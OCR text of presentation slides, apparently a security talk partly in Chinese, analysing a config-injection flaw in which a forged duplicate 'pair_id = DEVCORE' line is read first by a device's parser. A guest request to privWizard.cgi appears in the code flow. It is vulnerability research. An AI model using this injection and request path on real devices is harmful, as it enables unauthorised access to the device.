
Improper Data Validation - Root Cause



```
bash-3.2# cat /etc/config/.qos_config/users/devcore/device/aaa

[device]
client_id = aaa
register_id = aaa
pair_id = DEVCORE
app_id = aaa
app_version = aaa
os_type = aaa
os_version = aaa
locale =
status = 0
pair_id =
client_agent = aaa
client_app = aaa
```

讀 Config 時會由上往下一行一行找第一個 Match 的 Key


Improper Data Validation - Root Cause



```
bash-3.2# cat /etc/config/.qos_config/users/devcore/device/aaa

[device]
client_id = aaa
register_id = aaa
pair_id = DEVCORE
app_id = aaa
app_version = aaa
os_type = aaa
os_version = aaa
locale =
status = 0
pair_id =
client_agent = aaa
client_app = aaa
```

取得偽造的 pair_id = DEVCORE (控制 pair_id)

Improper Data Validation – Code Flow




user = guest
pwd = any
func = qr_code
op = 2

user

privWizard.cgi

device config

